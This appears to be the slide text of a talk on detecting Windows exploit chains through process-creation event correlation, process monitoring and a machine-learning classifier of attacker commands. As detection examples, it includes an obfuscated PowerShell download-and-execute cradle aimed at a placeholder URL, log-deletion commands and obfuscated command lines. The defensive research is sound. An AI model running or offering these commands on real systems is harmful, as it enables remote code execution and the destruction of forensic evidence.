



Detecting Windows Based Exploit Chains by Means of Event Correlation and Process Monitoring

Muhammad Mudassar Yamin



About me

- LPT (Licensed Penetration Tester – Master)
- OSCP (Offensive Security Certified Professional)
- CISSO (Certified Information Systems Security Officer)
- CEH (Certified Ethical Hacker V9)
- CHFI (Computer Hacking Forensic Investigator V9)
- CPTe (Certified Penetration Tester Engineer)
- **OMG(+10 More)**




What is an Exploit Chain

- An exploit chain is a group of exploits that executes synchronously, in order to achieve the system exploitation.
- Unlike high-risk vulnerabilities that allow system exploitation using only one execution step, an exploit chain takes advantage of multiple medium and low risk vulnerabilities




Single Vulnerability Exploitation



#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score
1	CVE-2019-1010298	119		Exec Code Overflow	2019-07-15	2019-07-16	10.0
Linaro/OP-TEE OP-TEE 3.3.0 and earlier is affected by: Buffer Overflow. The impact is: Code execution in the context							
2	CVE-2019-1010297	119		Exec Code Overflow	2019-07-15	2019-07-16	10.0
Linaro/OP-TEE OP-TEE 3.3.0 and earlier is affected by: Buffer Overflow. The impact is: Execution of code in TEE core							
3	CVE-2019-1010296	119		Exec Code Overflow	2019-07-15	2019-07-16	10.0
Linaro/OP-TEE OP-TEE 3.3.0 and earlier is affected by: Buffer Overflow. The impact is: Code execution in context of							
4	CVE-2019-1010260	284		Exec Code	2019-04-02	2019-04-04	9.3
Using ktlint to download and execute custom rulesets can result in arbitrary code execution as the served jars can be the artifact servers. This vulnerability appears to have been fixed in 0.30.0 and later; after commit 5e547b287d6c26							
5	CVE-2019-1010200	78		Exec Code	2019-07-23	2019-10-09	10.0
Voice Builder Prior to commit c145d4604df67e6fc625992412eef0bf9a85e26b and f6660e6d8f0d1d931359d591dbdec Command ('OS Command Injection'). The impact is: Remote code execution with the same privileges as the servers accessed remotely. The endpoints are defined at: - /tts: https://github.com/google/voice-builder/blob/3a449a3e8d5 https://github.com/google/voice-builder/blob/3a449a3e8d5100ff323161c89b897f6d5ccdb6f9/festival_model_server/builder/blob/3a449a3e8d5100ff323161c89b897f6d5ccdb6f9/festival_model_server/api.js#L65. The attack vector is: The fixed version is: After commit f6660e6d8f0d1d931359d591dbdec580fef36d36.							
6	CVE-2019-17600	352			2019-10-15	2019-10-15	10.0
Intelbras IWR 1000N 1.6.4 devices allows disclosure of the administrator login name and password because v1/syste							
7	CVE-2019-17510	78		Exec Code	2019-10-11	2019-10-15	10.0
D-Link DIR-846 devices with firmware 100A35 allow remote attackers to execute arbitrary OS commands as root by metacharacters to /squashfs-root/www/HNAP1/control/SetWizardConfig.php.							
8	CVE-2019-17509	78		Exec Code	2019-10-11	2019-10-15	10.0
D-Link DIR-846 devices with firmware 100A35 allow remote attackers to execute arbitrary OS commands as root by metacharacters to /squashfs-root/www/HNAP1/control/SetMasterWlanSettings.php.							
9	CVE-2019-17269	78		Exec Code	2019-10-06	2019-10-09	10.0
Intellian Remote Access 3.18 allows remote attackers to execute arbitrary OS commands via shell metacharacters in							



Multiple Vulnerabilities Exploitation



#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score
1	CVE-2019-1020018	20			2019-07-29	2019-10-09	7.5
Discourse before 2.3.0 and 2.4.x before 2.4.0.beta3 lacks a confirmation screen when logging in via an email link.							
2	CVE-2019-1010306	77		Exec Code	2019-07-15	2019-07-30	7.5
Slanger 0.6.0 is affected by: Remote Code Execution (RCE). The impact is: A remote attacker can execute arbitrary code on the server. The attack vector is: Remote unauthenticated. The fixed version is: after commit 5267b455caeb2e055cccf0c							
3	CVE-2019-1010295	119		Overflow Mem. Corr.	2019-07-15	2019-07-16	7.5
Jinaro/OP-TEE OP-TEE 3.3.0 and earlier is affected by: Buffer Overflow. The impact is: Memory corruption and disclosure of sensitive information.							
4	CVE-2019-1010293	20		Mem. Corr.	2019-07-15	2019-07-16	7.5
Jinaro/OP-TEE OP-TEE 3.3.0 and earlier is affected by: Boundary crossing. The impact is: Memory corruption of the TEE.							
5	CVE-2019-1010292	119		Overflow Mem. Corr.	2019-07-16	2019-07-22	7.5
Jinaro/OP-TEE OP-TEE Prior to version v3.4.0 is affected by: Boundary checks. The impact is: This could lead to corruption of memory.							
6	CVE-2019-1010275	295			2019-07-17	2019-10-09	7.5
helm Before 2.7.2 is affected by: CWE-295: Improper Certificate Validation. The impact is: Unauthorized clients could access sensitive information. Many files updated, see https://github.com/helm/helm/pull/3152/files/1096813bf9a425e2aa4ac755b6c991b626dfab. The fixed version is: 2.7.2.							
7	CVE-2019-1010268	611			2019-07-18	2019-07-24	7.5
Ladon since 0.6.1 (since ebef0aae48af78c159b6fce81bc6f5e7e0ddb059) is affected by: XML External Entity (XXE). The impact is: Remote code execution. The component is: SOAP request handlers. For instance: https://bitbucket.org/jakobsj/ladon/src/42944fc012a3a4821479. A specially crafted SOAP call.							



**If I have seen further, it is by standing
on the shoulders of giants**

~Issac Newton



JPCERT Research on Event logs



朝長 秀誠 (Shusei Tomonaga)

December 5, 2017

Research Report Released: Detecting Lateral Movement through Tracking Event Logs (Version 2)

Report

Tweet

Email

In June 2017, JPCERT/CC released a report “[Detecting Lateral Movement through Tracking Event Logs](#)” on tools and commands that are likely used by attackers in lateral movement, and traces that are left on Windows OS as a result of such tool/command execution. After the release, we received a lot of feedback on the report, and until now we had been working on the revision based on the comments. Today, we are happy to announce that the updated report is released.


Detecting Lateral Movement through Tracking Event Logs (Version 2)

https://www.jpcert.or.jp/english/pub/sr/ir_research.html

URL:https://www.jpcert.or.jp/english/pub/sr/DetectingLateralMovementThroughTrackingEventLogs_version2.pdf



Setting your priorities right



You know your priorities.
Original from @jkrillustration
@girlgerms



Event Logging

- Event logging mechanism allows the identification of the type of computer events happening in Windows based systems when an exploit is executed.
- Structure of New Windows Process Creation Event(**4688**)
 - **SubjectUserSid** : Security id of account from where the process is executed
 - **SubjectUserName** : Account name from where the process is executed
 - **SubjectDomainName** : Domain Name
 - **SubjectLogonId** : Logon id of account from where the process is executed
 - **NewProcessId** : Unique hexadecimal new process identifier
 - **NewProcessName** : New process name executed by parent process
 - **ProcessId** : Unique hexadecimal process identifier
 - **CommandLine** : Command which is executed
 - **TargetUserSid** : Security id of account on which process executed
 - **TargetUserName** : User name
 - **TargetDomainName** : Computer name
 - **TargetLogonId** : Login id of account on which process executed
 - **ParentProcessName** : Name of process which executes new process
 - **MandatoryLabel** : Secure object control integrity label assigned to new process



Process Monitoring

- Process being executed after exploitation
 - CMD
 - PowerShell
 - Regsvr
 - Rundll32
- ..etc



Algorithm [noun]:

Word used by programmers when they do not want to explain what they did.



Exploit Chain Detector Algorithm

Exploit Chain Detector (ECD) Algorithm

Input: a list of ordered Windows event logs A; a list of process names to be monitored B

/ an event logs has the following attributes: NewProcessId, ProcessId, ProcessName, TargetDomainName*/*

/ B contains a list of process names that are executed after a vulnerability is exploited retrieved from report¹ [15] */*

Output: a list of string stacks D, a Boolean represents if exploit chains are detected c

/ D will contain all exploit chains detected by the algorithm, and c is true if one chain is found*/*

Initialization: create an empty event log a ; initialize c with the value false ; create integer m with initial value 0

```
1  for (i=0; i<Size(A); i++) do
2      if (Ai.ProcessId ∈ B) then
3          a=Ai
4          for (j=i; i<Size(A); j++) do
5              if (a.ProcessId == Aj.NewProcessId && a.TargetDomainName == Aj.TargetDomainName) then
6                  Dm.Push(a.ProcessName)
7                  a=Aj
8                  if(A(j+m).NewProcessId==Null) then
9                      c=true
10                     m=m+1
11                 end if
12             end if
13         end for
14     end if
15 end for
```



Information of Interest

- Structure of New Windows Process Creation Event(4688)
 - **SubjectUserSid** : Security id of account from where the process is executed
 - **SubjectUserName** : Account name from where the process is executed
 - **SubjectDomainName** : Domain Name
 - **SubjectLogonId** : Logon id of account from where the process is executed
 - **NewProcessId** : Unique hexadecimal new process identifier
 - **NewProcessName** : New process name executed by parent process
 - **ProcessId** : Unique hexadecimal process identifier
 - **CommandLine** : Command which is executed
 - **TargetUserSid** : Security id of account on which process executed
 - **TargetUserName** : User name
 - **TargetDomainName** : Computer name
 - **TargetLogonId** : Login id of account on which process executed
 - **ParentProcessName** : Name of process which executes new process
 - **MandatoryLabel** : Secure object control integrity label assigned to new process



Easy Explanation

+ System

- EventData

SubjectUserSid S-1-5-21-703565726-1159332285-768548448-1001
SubjectUserName Mudassar
SubjectDomainName IPHONE
SubjectLogonId 0x8abbe
NewProcessId 0xf18
NewProcessName C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
TokenElevationType %%1938

ProcessId 0xa10
CommandLine powershell
TargetUserSid S-1-0-0
TargetUserName -

+ System

- EventData

SubjectUserSid S-1-5-21-703565726-1159332285-768548448-1001
SubjectUserName Mudassar
SubjectDomainName IPHONE
SubjectLogonId 0x8abbe
NewProcessId 0xa10
NewProcessName C:\Windows\SysWOW64\cmd.exe
TokenElevationType %%1938

ProcessId 0x270
CommandLine "C:\Windows\System32\cmd.exe"
TargetUserSid S-1-0-0
TargetUserName -

+ System

- EventData

SubjectUserSid S-1-5-21-703565726-1159332285-768548448-1001
SubjectUserName Mudassar
SubjectDomainName IPHONE
SubjectLogonId 0x8abbe
NewProcessId 0x270
NewProcessName C:\Program Files (x86)\VMware\VMware Workstation\vmware.exe
TokenElevationType %%1938
ProcessId 0x189c
CommandLine "C:\Program Files (x86)\VMware\VMware Workstation\vmware.exe"
TargetUserSid S-1-0-0
TargetUserName -



Getting your hands dirty

Macro less DDE

Processes	Services	Network	Disk	
Name				PID
explorer.exe				3116
WINWORD.EXE				10024
cmd.exe				5404
conhost.exe				5220
powershell.exe				8516
powershell.				9740

Guest to Host Exploit

Processes	Services	Network	Disk	
Name				PID
cmd.exe				9428
conhost.exe				14192
vmware.exe				10324
cmd.exe				2248
conhost.exe				10036
powershell.exe				9416




```
C:\Program Files (x86)\Microsoft Visual Studio\Shared\Python36_64\python.exe
Logging Security events
Total events in Security = 17727
Malicious Exploit Process Launch On Host:iphone, Time:
-->Exploit Chain:vmware.exe; cmd.exe; powershell.exe;
```

Unwanted Friends



**Nick Carr** @ItsReallyNick · 18 Jun 2018
"No engines detected this file" 🤔
Let's change that: gist.github.com/itsreallynick/...
^apply this #yara rule to unzipped OOXML contents as well!

Pictured: "alpha.docx"
[@VirusTotal](https://www.virustotal.com/#/file/52f5356...) (0/60): [virustotal.com/#/file/52f5356...](https://www.virustotal.com/#/file/52f5356...)
Technique by [@enigma0x3](https://posts.specterops.io/the-tale-of-se...): posts.specterops.io/the-tale-of-se...



No engines detected this file	
SHA-256	52f53561f68b971cc32734
File name	alpha.docx
File size	17.1 KB
Last analysis	2018-06-15 23:20:02 UTC

Detection

Details

Relations

Community

Engine	Status
Ad-Aware	Clean
AegisLab	Clean
AhnLab-V3	Clean
Alibaba	Clean


**Nick Carr** @ItsReallyNick Following

A PowerPoint version of the [@enigma0x3](#) method.

"Exploit Sample.pptx"
Pops calc.
MD5:
098aa57c9f3d8b365c074832e08d1cf0
Possibly by [@MuddasarYamin](#)
Uploaded 2 minutes ago:
[virustotal.com/#/file/ffa050f...](https://www.virustotal.com/#/file/ffa050f...)

**Marina Krotofil** @Marmusha

Greetings from Greece from [@MuddasarYamin](#) and myself -> [@ItsReallyNick](#)



**Nick Carr** @ItsReallyNick · Jun 20, 2018
A PowerPoint version of the [@enigma0x3](#) method.

"Exploit Sample.pptx"
Pops calc.
MD5: 098aa57c9f3d8b365c074832e08d1cf0
Possibly by [@MuddasarYamin](#)
Uploaded 2 minutes ago: [virustotal.com/#/file/ffa050f...](https://www.virustotal.com/#/file/ffa050f...)
[Show this thread](#)

**Nick Carr** @ItsReallyNick · Jul 26
Replying to [@Marmusha](#) and [@Muddasaryamin](#)
Impressive commitment to attribution - from VT sample to hunting down in-person 🤔

Ref: <https://bit.ly/2NbVjld>

Something is wrong, but what
exactly?



More Information of Interest

- Structure of New Windows Process Creation Event(4688)
 - **SubjectUserSid** : Security id of account from where the process is executed
 - **SubjectUserName** : Account name from where the process is executed
 - **SubjectDomainName** : Domain Name
 - **SubjectLogonId** : Logon id of account from where the process is executed
 - **NewProcessId** : Unique hexadecimal new process identifier
 - **NewProcessName** : New process name executed by parent process
 - **ProcessId** : Unique hexadecimal process identifier
 - **CommandLine** : Command which is executed
 - **TargetUserSid** : Security id of account on which process executed
 - **TargetUserName** : User name
 - **TargetDomainName** : Computer name
 - **TargetLogonId** : Login id of account on which process executed
 - **ParentProcessName** : Name of process which executes new process
 - **MandatoryLabel** : Secure object control integrity label assigned to new process




Googol ways to open calc.exe

```
→ C:\Users\mudda>calc
→ C:\Users\mudda>c^a^l^c
→ C:\Users\mudda>c^a^l""c
→ C:\Users\mudda>c^a^""l""c
→ C:\Users\mudda>""""""""""""""""""""""""""""""""ca^""l""c
→ C:\Users\mudda>ca^""l""c
```




Machine Learning to the Rescue



<https://github.com/danielbohannon/Invoke-DOSfuscation>

```
training_data.append({"class": "System", "commands": "fsutil fsinfo drives"})
training_data.append({"class": "Deleting Logs", "commands": "wevtutil el"})
training_data.append({"class": "Deleting Logs", "commands": "del %WINDIR%\*.log /a /s /q /f"})
training_data.append({"class": "Powershell", "commands": "E x e c u t i o n C o m m a n d s"})
```



```
(((${'E'x'e'c'u't'i'o'n'C'o'n't'e'x't'}.I'N'V'o'k'e'C'o'm'm'A'N'd). `N'e'w'S'c'R'i'p't'B'l'o'c'k((&(`G'C'M *w-O*) `N'e  
T'.W'e'B'C'l'i'e'N'T).D'o'w'N'l'o'a'd'S'T'R'i'n'g('ht'+tp://url_to_file'))  
classification: [['Powershell', 0.9999803823285214]]
```



Classification Results

ID	Class	True positive	False positive	False negative	Precision
1	Blind files	98	0	2	98%
2	System	99	1	0	99%
3	Networking	97	0	3	97%
4	Configs	96	3	1	96%
5	Finding important files	97	3	0	97%
6	Files to pull	94	5	1	94%
7	Remote system access	95	5	0	95%
8	Auto start directories	96	3	1	96%
9	Binary planting	96	4	0	96%
10	WMI	97	3	0	97%
11	Reg command exit	97	2	1	97%
12	Deleting logs	99	0	1	99%
13	Uninstalling software	93	7	0	93%
14	Powershell	95	5	0	95%

True positive, false positive, false negative and detection precision percentage of the developed classifier




Publications



